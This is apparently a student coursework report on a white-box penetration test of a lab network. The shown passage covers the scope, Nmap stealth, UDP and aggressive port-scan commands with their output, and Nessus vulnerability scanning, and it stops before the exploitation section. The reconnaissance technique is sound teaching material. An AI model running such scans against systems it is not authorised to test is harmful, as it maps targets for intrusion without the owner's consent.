

Internal penetration testing report

Ekku Jokinen

CMP210: Ethical Hacking 1

BSc Ethical Hacking Year 2

2018/19

Note that Information contained in this document is for educational purposes.

Abstract

A white box penetration test was done on Company XYZ's network in an effort to find potential attack vectors and vulnerabilities.

The network was first subjected to different scans to find out resources and services that were left open or misconfigured. After this the resulting vectors were further analyzed to gain as much information as possible that could help with gaining unauthorized access to the systems.

After these phases different vulnerabilities were exploited to gain a shell on the systems and also many of the admin accounts were breached.

Based on the findings from the above mentioned phases it can be concluded that the current state of security of Company XYZ is not on level with modern standards and the company could quite easily be attacked using inexpensive (and often free) hardware and tools freely available as well as documentation on how to use the tools for attacking purposes.

+Contents

1	Introduction	1
1.1	Background and Scope.....	1
1.2	Aim	1
2	Procedure & Results.....	2
2.1	Overview of Procedure	2
2.2	Scanning	3
2.3	Vulnerability Scanning	9
2.4	Enumeration	12
2.5	Exploitation	20
3	Discussion.....	29
3.1	Results Evaluation	29
3.2	Countermeasures.....	29
3.3	Future Work	29
3.4	call to action.....	30
	References	31
	Appendices.....	32
	Appendix A – Software Output	32
	Appendix B – Project Deliverables	44

1 INTRODUCTION

1.1 BACKGROUND AND SCOPE

We are tasked by Company XYZ to conduct a white box penetration test on their internal network. An internal white box penetration test simulates a malicious insider who has access to the network and has knowledge about it. The company's network consists of two servers and two clients and there are no restrictions other than that the systems can't be physically accessed during the penetration test.

As new technologies are released, it is easier than ever to have a misconfiguration in a network device or software. And it doesn't even have to be a modern system as many enterprise level systems are extremely option heavy and hard to configure securely even by a seasoned professional. Threat Stack, a cloud security company, concluded in 2017 that 73% of companies have one or more misconfigurations that are critical for their security.

Having a secure network is more important than ever after the new General Data Protection Act (GDPR) came to effect. Having a data breach can mean a very hefty fine for the company and potentially significant reputation loss. Edgescan, an award winning company conducting penetration tests, reveals in their 2018 vulnerability statistics report that 73% of all vulnerabilities they discovered were network vulnerabilities.

1.2 AIM

The aims of this penetration test are the following:

- scan every system in the network
- find any potential vulnerabilities
- exploit the vulnerabilities that were found if possible to gain unauthorized access to the systems
- recommend possible mitigations for the vulnerabilities and actions to take in the future

2 PROCEDURE & RESULTS

2.1 OVERVIEW OF PROCEDURE

As mentioned in the background section, Company XYZ's network consisted of two servers and two clients and the following details were given:

- Server1 192.168.0.1
- Server2 192.168.0.2
- Client1 192.168.0.10
- Client2 192.168.0.11

Figure 1 shows a diagram of the target network and the attacking machines:




Figure 1 Network diagram for the target including the attacking machines.

The procedure used for this penetration test comprised of the following phases: general information scanning, enumeration, vulnerability scanning and exploiting the vulnerabilities that were found. A penetration test usually begins with a footprinting phase but this was skipped because Company XYZ doesn't have a web presence and the aim of footprinting is to

gather information available from online source including company websites, social media and job postings.

A variety of common penetration testing tools pre-installed or available for free for Kali Linux (Kali from now on) or Windows were utilized for this penetration test. The configuration of the attacking machine is shown in figure 2. The base operating system for this machine was Windows 7 Professional and Kali was run inside VMware.




Figure 2 Computer configuration of the attacking machine.

2.2 SCANNING

The penetration test began with the scanning phase. Multiple types of scans were run to gain as much information as possible for the enumeration phase.

The software Nmap was used in Kali to first run a stealth scan (also called a SYN scan) on each of the systems to check that they were live (figures 3-6). The same scan also showed which of

the TCP ports were left open. A stealth scan leaves less traces in log files which is why it was chosen over a basic ping scan.


Commands used were:

nmap -sS 192.168.0.1

nmap -sS 192.168.0.2

nmap -sS 192.168.0.10

nmap -sS 192.168.0.11



```
root@kali: ~  
File Edit View Search Terminal Help  
  
root@kali:~# nmap -sS 192.168.0.1  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-21 04:49 EST  
Nmap scan report for 192.168.0.1  
Host is up (0.0029s latency).  
Not shown: 979 closed ports  
PORT      STATE SERVICE  
23/tcp    open  telnet  
42/tcp    open  nameserver  
53/tcp    open  domain  
80/tcp    open  http  
88/tcp    open  kerberos-sec  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
389/tcp   open  ldap  
445/tcp   open  microsoft-ds  
464/tcp   open  kpasswd5  
593/tcp   open  http-rpc-epmap  
636/tcp   open  ldapssl  
3268/tcp  open  globalcatLDAP  
3269/tcp  open  globalcatLDAPssl  
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49155/tcp open  unknown  
49156/tcp open  unknown  
49160/tcp open  unknown  
49161/tcp open  unknown  
MAC Address: 00:0C:29:65:8E:40 (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 14.52 seconds  
root@kali:~#
```


Figure 3 Server1 online; also shows open TCP ports

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -sS 192.168.0.2  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-24 10:33 EST  
Nmap scan report for 192.168.0.2  
Host is up (0.0010s latency).  
Not shown: 980 closed ports  
PORT      STATE SERVICE  
23/tcp    open  telnet  
42/tcp    open  nameserver  
53/tcp    open  domain  
80/tcp    open  http  
88/tcp    open  kerberos-sec  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
389/tcp   open  ldap  
445/tcp   open  microsoft-ds  
464/tcp   open  kpasswd5  
593/tcp   open  http-rpc-epmap  
636/tcp   open  ldapssl  
3268/tcp  open  globalcatLDAP  
3269/tcp  open  globalcatLDAPssl  
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49155/tcp open  unknown  
49157/tcp open  unknown  
49158/tcp open  unknown  
MAC Address: 00:50:56:3A:42:9F (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 14.77 seconds  
root@kali:~#
```

Figure 4 Server2 online; also shows open TCP ports

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -sS 192.168.0.10  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-24 10:35 EST  
Nmap scan report for 192.168.0.10  
Host is up (0.00071s latency).  
Not shown: 991 closed ports  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49155/tcp open  unknown  
49175/tcp open  unknown  
49176/tcp open  unknown  
MAC Address: 00:0C:29:1F:15:CB (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 14.65 seconds  
root@kali:~#
```

Figure 5 Client1 online; also shows open TCP ports




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -sS 192.168.0.11  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-24 10:34 EST  
Nmap scan report for 192.168.0.11  
Host is up (0.0010s latency).  
Not shown: 991 closed ports  
PORT      STATE SERVICE  
135/tcp    open  msrpc  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds  
49152/tcp  open  unknown  
49153/tcp  open  unknown  
49154/tcp  open  unknown  
49167/tcp  open  unknown  
49175/tcp  open  unknown  
49176/tcp  open  unknown  
MAC Address: 00:50:56:33:A7:38 (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 14.47 seconds  
root@kali:~#
```

Figure 6 Client2 online; also shows open TCP ports

Next the UDP ports were scanned with Nmap to see which ones were open with the following commands:

```
nmap -sU -T5 192.168.0.1  
nmap -sU -T5 192.168.0.2  
nmap -sU -T5 192.168.0.10  
nmap -sU -T5 192.168.0.11
```



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -sU -T5 192.168.0.1  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-21 05:03 EST  
Warning: 192.168.0.1 giving up on port because retransmission cap hit (2).  
Nmap scan report for 192.168.0.1  
Host is up (0.00080s latency).  
Not shown: 967 open|filtered ports, 29 closed ports  
PORT      STATE SERVICE  
123/udp    open  ntp  
137/udp    open  netbios-ns  
389/udp    open  ldap  
49158/udp  open  unknown  
MAC Address: 00:0C:29:65:8E:40 (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 29.25 seconds  
root@kali:~#
```


Figure 7 Server1 UDP scan results

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -sU -T5 192.168.0.2  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-24 10:45 EST  
Warning: 192.168.0.2 giving up on port because retransmission cap hit (2).  
Nmap scan report for 192.168.0.2  
Host is up (0.00085s latency).  
Not shown: 577 open|filtered ports, 419 closed ports  
PORT      STATE SERVICE  
53/udp    open  domain  
123/udp   open  ntp  
137/udp   open  netbios-ns  
389/udp   open  ldap  
MAC Address: 00:50:56:3A:42:9F (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 118.53 seconds  
root@kali:~#
```

Figure 8 Server2 UDP scan results

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -sU -T5 192.168.0.10  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-24 10:47 EST  
Warning: 192.168.0.10 giving up on port because retransmission cap hit (2).  
Nmap scan report for 192.168.0.10  
Host is up (0.00095s latency).  
Not shown: 649 open|filtered ports, 350 closed ports  
PORT      STATE SERVICE  
137/udp   open  netbios-ns  
MAC Address: 00:0C:29:1F:15:CB (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 40.11 seconds  
root@kali:~#
```

Figure 9 Client1 UDP scan results

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the execution of 'nmap -sU -T5 192.168.0.11'. The output includes: 'Starting Nmap 7.70 (https://nmap.org) at 2018-11-24 10:48 EST', 'Warning: 192.168.0.11 giving up on port because retransmission cap hit (2).', 'Nmap scan report for 192.168.0.11', 'Host is up (0.00057s latency).', 'Not shown: 526 closed ports, 473 open|filtered ports', a table with headers 'PORT', 'STATE', 'SERVICE' and one entry '137/udp open netbios-ns', 'MAC Address: 00:50:56:33:A7:38 (VMware)', 'Nmap done: 1 IP address (1 host up) scanned in 23.39 seconds', and the prompt 'root@kali:~#'.

```
root@kali:~# nmap -sU -T5 192.168.0.11
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-24 10:48 EST
Warning: 192.168.0.11 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.11
Host is up (0.00057s latency).
Not shown: 526 closed ports, 473 open|filtered ports
PORT      STATE SERVICE
137/udp   open  netbios-ns
MAC Address: 00:50:56:33:A7:38 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 23.39 seconds
root@kali:~#
```

Figure 10 Client2 UDP scan results

After the UDP scans the systems were scanned using the aggressive scan option available in Nmap. The aggressive option scans for the operating system version, service versions and does a script scan. This scan gave a lot of useful information which was used in the next phase when more information about the targets was enumerated. The aggressive scans were run with the commands:

nmap -A -T4 192.168.0.1

nmap -A -T4 192.168.0.2

nmap -A -T4 192.168.0.10

nmap -A -T4 192.168.0.11

The results for these scans are shows in Appendix A.

2.3 VULNERABILITY SCANNING

After running all the Nmap scans, a proprietary vulnerability scanner called Nessus was used to scan for vulnerabilities in the systems. A basic network scan was used to scan the machines with default options.




Figure 11 Choosing a scan in Nessus vulnerability scanner

Known network information was provided in the settings, like the IP ranges and the test account given for Client2.


The image displays the configuration form for a new scan in Nessus. It contains four fields: 'Name' with the value 'Nessus vuln scan', 'Description' with 'Full scan of network', 'Folder' with a dropdown menu set to 'My Scans', and 'Targets' with a text area containing the IP addresses '192.168.0.1, 192.168.0.2, 192.168.0.10, 192.168.0.11'.

Figure 12 Nessus scan settings

After the scan finished the results showed multiple possible vulnerabilities organized by the level of threat:




Figure 13 Nessus scan results

For more actionable results the vulnerabilities were filtered using the “exploit available” filter to show only vulnerabilities for which there are known exploits:

